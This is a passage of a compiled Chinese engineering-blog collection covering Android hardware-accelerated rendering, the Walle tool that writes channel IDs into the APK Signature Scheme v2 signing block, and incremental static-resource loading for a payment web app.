PhoneWindow.DecroView
.drawChild
draw(canvas, parent,
drawingTime)
不需绘制
画布是否支持硬件加速?
canvas.isHardware
Accelarated()
Y
updateDisplayListIfDirty
N
自身是否需要绘制?
(透明ViewGroup
一般不需绘制)
N
Y
自身是否需要重建
DisplayList?
Y
N
draw(canvas)
子View
不需重建
dispatchGetDisplayList
onDraw
recreateChildDisplayList
dispatchDraw
子View
不需绘制
child.updateDisplayListIf
Dirty
drawChild
child.draw(canvas,
parent, drawingTime)

纯软件绘制 VS 硬件加速（Android 6.0）

下面根据具体的几种场景，具体分析一下硬件加速前后的流程与加速效果。

渲染场景	纯软件绘制	硬件加速	加速效果分析
页面初始化	绘制所有View	创建所有DisplayList	GPU分担了复杂计算任务
在一个复杂页面调用背景透明TextView的setText()，且调用后其尺寸位置不变	重绘脏区所有View	TextView及每一级父View重建DisplayList	重叠的兄弟节点不需CPU重绘，GPU会自行处理
TextView逐帧播放Alpha / Translation / Scale动画	每帧都要重绘脏区所有View	除第一帧同场景2，之后每帧只更新TextView对应RenderNode的属性	刷新一帧性能极大提高，动画流畅度提高
修改TextView透明度	重绘脏区所有View	直接调用RenderNode.setAlpha()更新	加速前需全页面遍历，并重绘很多View；加速后只触发DecorView.updateDisplayListIfDirty，不再往下遍历，CPU执行时间可忽略不计

- 场景 1 中，无论是否加速，遍历 View 树并都会走 Draw 路径。硬件加速后 Draw 路径不做实际绘制工作，只是构建 DisplayList，复杂的绘制计算任务被 GPU 分担，已经有了较大的加速效果。
- 场景 2 中，TextView 设置前后尺寸位置不变，不会触发重新 Layout。
  - 软件绘制时，TextView 所在区域即为脏区。由于 TextView 有透明区域，遍历 View 树的过程中，和脏区重叠的多数 View 都要重绘，包括与之重叠的兄弟节点和他们的父节点（详见后面的介绍），不需要绘制的 View 在 `draw(canvas,parent,drawingTime)` 方法中判断直接返回。
  - 硬件加速后，也需要遍历 View 树，但只有 TextView 及其每一层父节点需要重建 DisplayList，走的是 Draw 路径，其他 View 直接走了 DisplayList 路径，剩下的工作都交给 GPU 处理。页面越复杂，两者性能差距越明显。
- 场景 3 中，软件绘制每一帧都要做大量绘制工作，很容易导致动画卡顿。硬件加速后，动画过程直接走 DisplayList 路径更新 DisplayList 的属性，动画流畅度能得到极大提高。

- 场景 4 中，两者的性能差距更明显。简单修改透明度，软件绘制仍然要做很多工作；硬件加速后一般直接更新 RenderNode 的属性，不需要触发 invalidate，也不会遍历 View 树（除了少数 View 可能要对 Alpha 做特殊响应并在 `onSetAlpha()` 返回 true，代码如下）。

```
public class View {
    // ...
    public void setAlpha(@FloatRange(from=0.0, to=1.0) float alpha) {
        ensureTransformationInfo();
        if (mTransformationInfo.mAlpha != alpha) {
            mTransformationInfo.mAlpha = alpha;
            if (onSetAlpha((int) (alpha * 255))) {
                // ...
                invalidate(true);
            } else {
                // ...
                mRenderNode.setAlpha(getFinalAlpha());
                // ...
            }
        }
    }

    protected boolean onSetAlpha(int alpha) {
        return false;
    }
    // ...
}
```

软件绘制刷新逻辑简介

实际阅读源码并实验，得出通常情况下的软件绘制刷新逻辑：

- 默认情况下，View 的 clipChildren 属性为 true，即每个 View 绘制区域不能超出其父 View 的范围。如果设置一个页面根布局的 clipChildren 属性为 false，则子 View 可以超出父 View 的绘制区域。
- 当一个 View 触发 invalidate，且没有播放动画、没有触发 layout 的情况下：
  - 对于全不透明的 View，其自身会设置标志位 `PFLAG_DIRTY`，其父 View 会设置标志位 `PFLAG_DIRTY_OPAQUE`。在 `draw(canvas)` 方法中，只有这个 View 自身重绘。

- 对于可能有透明区域的 View，其自身和父 View 都会设置标志位 `PFLAG_DIRTY`。
  - clipChildren 为 true 时，脏区会被转换成 ViewRoot 中的 Rect，刷新时层层向下判断，当 View 与脏区有重叠则重绘。如果一个 View 超出父 View 范围且与脏区重叠，但其父 View 不与脏区重叠，这个子 View 不会重绘。
  - clipChildren 为 false 时，`ViewGroup.invalidateChildInParent()` 中会把脏区扩大到自身整个区域，于是与这个区域重叠的所有 View 都会重绘。

总结

至此，硬件加速相关的内容就介绍完了，这里做个简单总结：

- CPU 更擅长复杂逻辑控制，而 GPU 得益于大量 ALU 和并行结构设计，更擅长数学运算。
- 页面由各种基础元素（DisplayList）构成，渲染时需要进行大量浮点运算。
- 硬件加速条件下，CPU 用于控制复杂绘制逻辑、构建或更新 DisplayList；GPU 用于完成图形计算、渲染 DisplayList。
- 硬件加速条件下，刷新界面尤其是播放动画时，CPU 只重建或更新必要的 DisplayList，进一步提高渲染效率。
- 实现同样效果，应尽量使用更简单的 DisplayList，从而达到更好的性能（Shape 代替 Bitmap 等）。

参考资料与扩展阅读

1. GPU—并行计算利器
2. 显示卡的“心脏”GPU 工作原理介绍
3. Matlab 的 GPU 加速
4. 处理器体系结构：了解 CPU 的基本运行原理
5. CPU 的内部架构和工作原理
6. 什么是异构多处理系统，为什么需要异构多处理系统
7. Android 应用程序 UI 硬件加速渲染的 Display List 构建过程分析
8. Android 应用程序 UI 硬件加速渲染的 Display List 渲染过程分析
9. Android Choreographer 源码分析
10. Android Project Butter 分析

新一代开源 Android 渠道包生成工具 Walle

建帅　陈潼

在 Android 7.0（Nougat）推出了新的应用签名方案 APK Signature Scheme v2 后，之前快速生成渠道包的方式（美团 Android 自动化之旅—生成渠道包）已经行不通了，在此应用签名方案下如何快速生成渠道包呢?

本文会对新的应用签名方案 APK Signature Scheme v2 以及新一代渠道生成工具进行详细深入的介绍。

新的应用签名方案 APK Signature Scheme v2

Android 7.0（Nougat）引入一项新的应用签名方案 APK Signature Scheme v2，它是一个对全文件进行签名的方案，能提供更快的应用安装时间、对未授权 APK 文件的更改提供更多保护，在默认情况下，Android Gradle 2.2.0 插件会使用 APK Signature Scheme v2 和传统签名方案来签署你的应用。


下面以 `新的应用签名方案` 来指 APK Signature Scheme v2。

目前该方案不是强制性的，在 `build.gradle` 添加 `v2SigningEnabled false`，就能使用传统签名方案来签署我们的应用（见下面的代码片段）。

```
android {
  ...
  defaultConfig { ... }
  signingConfigs {
    release {
      storeFile file("myreleasekey.keystore")
      storePassword "password"
      keyAlias "MyReleaseKey"
      keyPassword "password"
      v2SigningEnabled false
    }
  }
}
```

但新的应用签名方案有着良好的向后兼容性，能完全兼容低于 Android 7.0（Nougat）的版本。对比旧签名方案，它有更快的验证速度和更安全的保护，因此新的应用签名方案可能会被采纳成一个强制配置，笔者认为现在有必要对现有的渠道包生成方式进行检查、升级或改造来支持新的应用签名方案。


新的签名方案对已有的渠道生成方案有什么影响呢？下图是新的应用签名方案和旧的签名方案的一个对比：



新的签名方案会在 ZIP 文件格式的 `Central Directory` 区块所在文件位置的前面添加一个 APK Signing Block 区块，下面按照 ZIP 文件的格式来分析新应用签名方案签名后的 APK 包。

整个 APK（ZIP 文件格式）会被分为以下四个区块：

1. Contents of ZIP entries（from offset 0 until the start of APK Signing Block）
2. APK Signing Block
3. ZIP Central Directory
4. ZIP End of Central Directory



新应用签名方案的签名信息会被保存在区块 2（APK Signing Block）中，而区块 1（`Contents of ZIP entries`）、区块 3（`ZIP Central Directory`）、区块 4（`ZIP End of Central Directory`）是受保护的，在签名后任何对区块 1、3、4 的修改都逃不过新的应用签名方案的检查。

之前的渠道包生成方案是通过在 META-INF 目录下添加空文件，用空文件的

名称来作为渠道的唯一标识，之前在 META-INF 下添加文件是不需要重新签名应用的，这样会节省不少打包的时间，从而提高打渠道包的速度。但在新的应用签名方案下 META-INF 已经被列入了保护区了，向 META-INF 添加空文件的方案会对区块 1、3、4 都会有影响，新应用签名方案签署的应用经过我们旧的生成渠道包方案处理后，在安装时会报以下错误：

```
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES:
Failed to collect certificates from base.apk: META-INF/CERT.SF indicates
base.apk is signed using APK Signature Scheme v2,
but no such signature was found. Signature stripped?]
```

目前另外一种比较流行的渠道包快速生成方案（往 APK 中添加 ZIP Comment）也因为上述原因，无法在新的应用签名方案下进行正常工作。

如果新的应用签名方案后续改成强制要求，那我们现有的生成渠道包的方式就会无法工作，那我们难道要退回到解放前，通过传统的方式（例如：使用 APKTool 逆向工具、采用 Flavor + BuildType 等比较耗时的方案来进行渠道包打包）来生成支持新应用签名方案的渠道包吗?

如果只有少量渠道包的场景下，这种耗时时长还能够勉强接受。但是目前我们有将近 900 个渠道，如果采用传统方式打完所有的渠道包需要近 3 个小时，这是不能接受的。

那我们有没有其他更好的渠道包生成方式，既能支持新的应用签名方案，又能体验毫秒级的打包耗时呢? 我们来分析一下新方案中的区块 2——Block。

可扩展的 APK Signature Scheme v2 Block


通过上面的描述，可以看出因为 APK 包的区块 1、3、4 都是受保护的，任何修改在签名后对它们的修改，都会在安装过程中被签名校验检测失败，而区块 2（APK Signing Block）是不受签名校验规则保护的，那是否可以在这个不受签名保护的区块 2（APK Signing Block）上做文章呢? 我们先来看看对区块 2 格式的描述：

偏移	字节数	描述
@+0	8	这个Block的长度（本字段的长度不计算在内）
@+8	n	一组ID-value
@-24	8	这个Block的长度（和第一个字段一样值）
@-16	16	魔数 “APK Sig Block 42”

区块 2 中 APK Signing Block 是由这几部分组成：2 个用来标示这个区块长度的 8 字节 + 这个区块的魔数（`APK Sig Block 42`）+ 这个区块所承载的数据（ID-value）。

我们重点来看一下这个 ID-value，它由一个 8 字节的长度标示 + 4 字节的 ID + 它的负载组成。V2 的签名信息是以 ID（`0x7109871a`）的 ID-value 来保存在这个区块中，不知大家有没有注意这是一组 ID-value，也就是说它是可以有若干个这样的 ID-value 来组成，那我们是不是可以在这里做一些文章呢?

为了验证我们的想法，先来看看新的应用签名方案是怎么验证签名信息的，见下图：



通过上图可以看出新的应用签名方案的验证过程：

1. 寻找 APK Signing Block，如果能够找到，则进行验证，验证成功则继续进行安装，如果失败了则终止安装
2. 如果未找到 APK Signing Block，则执行原来的签名验证机制，也是验证成功则继续进行安装，如果失败了则终止安装

那 Android 应用在安装时新的应用签名方案是怎么进行校验的呢？笔者通过翻阅 Android 相关部分的源码，发现下面代码段是用来处理上面所说的 ID-value 的：

```
    public static ByteBuffer findApkSignatureSchemeV2Block(
            ByteBuffer apkSigningBlock,
            Result result) throws SignatureNotFoundException {
        checkByteOrderLittleEndian(apkSigningBlock);
        // FORMAT:
        // OFFSET       DATA TYPE  DESCRIPTION
        // * @+0  bytes uint64:    size in bytes (excluding this field)
        // * @+8  bytes pairs
        // * @-24 bytes uint64:    size in bytes (same as the one above)
        // * @-16 bytes uint128:   magic
        ByteBuffer pairs = sliceFromTo(apkSigningBlock, 8, apkSigningBlock.
capacity() - 24);

        int entryCount = 0;
        while (pairs.hasRemaining()) {
            entryCount++;
            if (pairs.remaining() < 8) {
                throw new SignatureNotFoundException(
                        "Insufficient data to read size of APK Signing
Block entry #" + entryCount);
            }
            long lenLong = pairs.getLong();
            if ((lenLong < 4) || (lenLong > Integer.MAX_VALUE)) {
                throw new SignatureNotFoundException(
                        "APK Signing Block entry #" + entryCount
                                + " size out of range: " + lenLong);
            }
            int len = (int) lenLong;
            int nextEntryPos = pairs.position() + len;
            if (len > pairs.remaining()) {
                throw new SignatureNotFoundException(
                        "APK Signing Block entry #" + entryCount + " size
out of range: " + len
```

```
                                + ", available: " + pairs.remaining());
            }
            int id = pairs.getInt();
            if (id == APK_SIGNATURE_SCHEME_V2_BLOCK_ID) {
                return getByteBuffer(pairs, len - 4);
            }
            result.addWarning(Issue.APK_SIG_BLOCK_UNKNOWN_ENTRY_ID, id);
            pairs.position(nextEntryPos);
        }

        throw new SignatureNotFoundException(
                "No APK Signature Scheme v2 block in APK Signing Block");
    }
```

上述代码中关键的一个位置是 if (`id == APK_SIGNATURE_SCHEME_V2_BLOCK_ID) {return getByteBuffer(pairs, len - 4);}`，通过源代码可以看出 Android 是通过查找 ID 为 `APK_SIGNATURE_SCHEME_V2_BLOCK_ID = 0x7109871a` 的 ID-value，来获取 APK Signature Scheme v2 Block，对这个区块中其他的 ID-value 选择了忽略。

在 APK Signature Scheme v2 中没有看到对无法识别的 ID，有相关处理的介绍。

当看到这里时，我们可不可以设想一下，提供一个自定义的 ID-value 并写入该区域，从而为快速生成渠道包服务呢?

怎么向 ID-value 中添加信息呢? 通过阅读 ZIP 的文件格式和 APK Signing Block 格式的描述，笔者通过编写下面的代码片段进行验证，发现通过在已经被新的应用签名方案签名后的 APK 中添加自定义的 ID-value，是不需要再次经过签名就能安装的，下面是部分代码片段。

```
    public void writeApkSigningBlock(DataOutput dataOutput) {
        long length = 24;
        for (int index = 0; index < payloads.size(); ++index) {
            ApkSigningPayload payload = payloads.get(index);
            byte[] bytes = payload.getByteBuffer();
            length += 12 + bytes.length;
        }

        ByteBuffer byteBuffer = ByteBuffer.allocate(Long.BYTES);
```

```
        byteBuffer.order(ByteOrder.LITTLE_ENDIAN);
        byteBuffer.putLong(length);
        dataOutput.write(byteBuffer.array());

        for (int index = 0; index < payloads.size(); ++index) {
            ApkSigningPayload payload = payloads.get(index);
            byte[] bytes = payload.getByteBuffer();

            byteBuffer = ByteBuffer.allocate(Integer.BYTES);
            byteBuffer.order(ByteOrder.LITTLE_ENDIAN);
            byteBuffer.putInt(payload.getId());
            dataOutput.write(byteBuffer.array());

            dataOutput.write(bytes);
        }
        ...
    }
```

新一代渠道包生成工具

到这里为止一个新的渠道包生成方案逐步清晰了起来，下面是新一代渠道包生成工具的描述：

1. 对新的应用签名方案生成的 APK 包中的 ID-value 进行扩展，提供自定义 ID - value（渠道信息），并保存在 APK 中
2. 而 APK 在安装过程中进行的签名校验，是忽略我们添加的这个 ID-value 的，这样就能正常安装了
3. 在 App 运行阶段，可以通过 ZIP 的 `EOCD(End of central directory)`、`Central directory` 等结构中的信息（会涉及 ZIP 格式的相关知识，这里不做展开描述）找到我们自己添加的 ID-value，从而实现获取渠道信息的功能

新一代渠道包生成工具完全是基于 ZIP 文件格式和 APK Signing Block 存储格式而构建，基于文件的二进制流进行处理，有着良好的处理速度和兼容性，能够满足不同的语言编写的要求，目前笔者采用的是 Java + Groovy 开发，该工具主要有四部分组成：

1. 用于写入 ID-value 信息的 Java 类库
2. Gradle 构建插件用来和 Android 的打包流程进行结合
3. 用于读取 ID-value 信息的 Java 类库
4. 用于供 `com.android.application` 使用的读取渠道信息的 AAR

这样，每打一个渠道包只需复制一个 APK，然后在 APK 中添加一个 ID-value 即可，这种打包方式速度非常快，对一个 30M 大小的 APK 包只需要 100 多毫秒（包含文件复制时间）就能生成一个渠道包，而在运行时获取渠道信息只需要大约几毫秒的时间。

这个项目我们取名为 Walle（瓦力），已经开源，项目的 Github 地址是：https://github.com/Meituan-Dianping/walle（求 Issue、PR、Star）。希望业内有类似需求的团队能够在 APK Signature Scheme V2 签名下愉快地生成渠道包，同时也期待大家一起对该项目进行完善和优化。

总结

以上就是我们对新的应用签名方案进行的分析，并根据它所带来的文件存储格式上的变化，找到了可以利用的 ID-value，然后基于这个 ID-value 来构建我们新一代渠道包生成工具。

新一代渠道包生成工具能够满足新应用签名方案对安全性的要求，同时也能满足对渠道包打包时间的要求，至此大家生成渠道包的方式需要升级了！

文章中引用的图片来源于：https://source.android.com/security/apksigning/v2.html


参考文献

1. APK Signature Scheme v2
2. ApkSigner 的源代码
3. apksig 的源代码
4. ZIP Format

美团金融扫码付静态资源加载优化实践

孙辉　李罡


扫码付项目是美团金融智能支付团队面向 C 端消费者推出的一款 H5 融合支付类的产品，消费者在商家消费之后，可使用多种 App 进行扫码支付，同时可对商家进行评价，支持美团、大众点评、微信、支付宝、美团钱包等多种 App，目前业务日均 PV 千万级。如下图所示：



接入扫码付的商家大多数位于购物中心、写字楼等人口密集的室内空间。网络链路复杂、相对开阔的地区网络质量较差，为了减轻网络条件的影响，我们使用团队之前实现的模块加载器 ThunderJS。通过**字符级增量更新**减少文件传输大小，节省流量、提高页面成功率和加载速度。其中增量计算能力由美团平台的静态资源托管方案

Build Service 支持。

我们曾经在《美团智能支付背后的前端工程师》介绍过我们的前端服务架构，如下图：




ThunderJS（团队内部实现的一款 CMD 模块加载器）属于其中非常重要的一环，集成在脚手架中为井喷的业务发展提供了基础。相比业界其它模块加载器，ThunderJS 定制加强了与静态资源托管（公司自研的 Build Service）结合的能力，能够让我们对静态资源的加载进行针对性的优化，而在 C 端项目中，静态资源的加载优化是我们尤为重视的。

扫码付项目中也使用了 ThunderJS，随着业务规模的持续增长，ThunderJS 的方案也在不断优化，本文主要介绍基于 ThunderJS 和 Build Service 的产品优化方案，希望为大家优化项目的静态资源加载提供更多思路。

最初的方案

ThunderJS 工作流程



ThunderJS 将页面的 JS 资源及版本信息存储在 LocalStorage 中。页面加载时通过线上版本和本地版本来判断是否需要更新，如果需要则会尝试进行 Diff 合并请求并 Patch 到本地资源。不需要更新则直接执行 LocalStorage 中缓存的数据，并且在合并请求失败的情况下会逐一加载单文件。

是否需要更新

判断是否需要更新的具体原则如下：

1. 该文件名在线上版本和本地版本中都存在。


2. 该文件的版本在线上和本地中一致。

3. 该文件存在于 LocalStorage 中。

Diff 合并请求 与 Patch Diff 结果

流程图中的 **Diff 合并请求**是指在一次请求中输出多个文件的增量计算结果，请求合并是一种常用的 Web 资源优化策略，拼接多个相同媒体类型的资源经由单个请求输出，可减少页面实际发起的网络请求数。请求合并需要 Web 资源加载器配合。

增量计算的输出是一个固定格式的 JSON，描述了 Patch Diff 结果时所遵循的规则，如下图：



例如：


```
[
  'cmp/util.js',     // 资源文件名
  [0, 33],           // 需要保留的字符位置
  'mn',              // 需要拼接的字符
  [34, 10]           // 需要保留的字符位置
]
```

以上数据结构表示原文件从第 0 个位置开始保留 33 个字符，连接 `mn`，从第 34 个位置开始保留 10 个字符。

Patch Diff 结果就是利用增量更新的结果，结合原文件，将文件恢复至最新文件的过程。

Build Service 工作流程

Build Service 是美团平台的静态资源托管方案，提供静态资源部署、处理和分发能力，对接 CDN。



如图，用户请求达到 CDN 如果没有命中缓存，会一路回源至源站，源站检索并处理资源，经网关输出给 CDN。本文中提到的增量计算属于资源处理任务，由源站执行。

文本增量计算的工程选择

文本增量计算最初基于编辑距离原理实现，时间复杂度 O(N^2)，与文本长度正相关，实际应用时性能较差。Build Service 选择 Myers 增量算法，有效降低单次增量计算的时间消耗。其时间复杂度由 O(N^2) 改变为 O(ND)，与文本长度、差异长度正相关。Web 业务迭代频率高、单次迭代差异小、D 接近常数，使用 Myers 增量算法时间复杂度可接近 O(N)。

初步效果

根据扫码付的统计结果，增量更新相比全量请求，传输数据可减少多至 99%，合并请求平均可减少请求数 95%。


业务增长与计算瓶颈

随着业务的增长，PV 很快就在 2017 年 4 月份达到了百万级。扫码付业务采用细粒度模块化的设计，业务不断迭代，文件数越来越多，单次合并请求的文件数超过 30 个。需要进行增量计算的版本组合也越来越多，跨越多个版本的增量计算开始出现，增量计算耗时增加，Build Service 遇到了计算能力的瓶颈。我们发现 3s 超时时间条件下，合并请求的失败率超过 50%，于是着手开始优化。

Build Service 优化策略

服务拆分与隔离

Build Service 最初直接通过公共集群提供文本增量计算服务。公共集群同时还承载着其他计算任务，如文件压缩、引用计算等。增量计算与其他任务相比，计算规模差异巨大，消耗了集群大多数算力，导致其他计算任务延迟大幅升高。为了避免公共集群不可用对公司其他业务产生影响，Build Service 紧急拆分上线 Build Service Mixer 服务（以下简称 Mixer 服务），将请求合并和增量计算独立出来单独搭设集群，实现业务隔离。



Mixer 服务上线后，隔离了增量计算对其他业务的影响，争取了一些时间优化整个方案。

持久化计算缓存

合并请求的各个资源文件是互相独立的。Mixer 收到一次请求，会分别缓存每个资源文件的计算任务输出。不同的资源合并请求可以复用结果片段，减少不必要的计算。上线后，Mixer 服务的计算能力显著增强，日可用性一度达到 100%，计算成功的增量片段再输出的时间消耗稳定在 50 毫秒以内。

超时自动重启机制

Myers 增量算法大多数情况下性能提升显著，但是当文本差异较大时，计算耗时会显著增加。最不理想的情况下时间复杂度会退化到 O(N^2)。Mixer 服务使用

Node 开发，计算增量与输出资源在一个进程，为了避免计算任务阻塞请求响应，我们将计算改为了进程内异步。

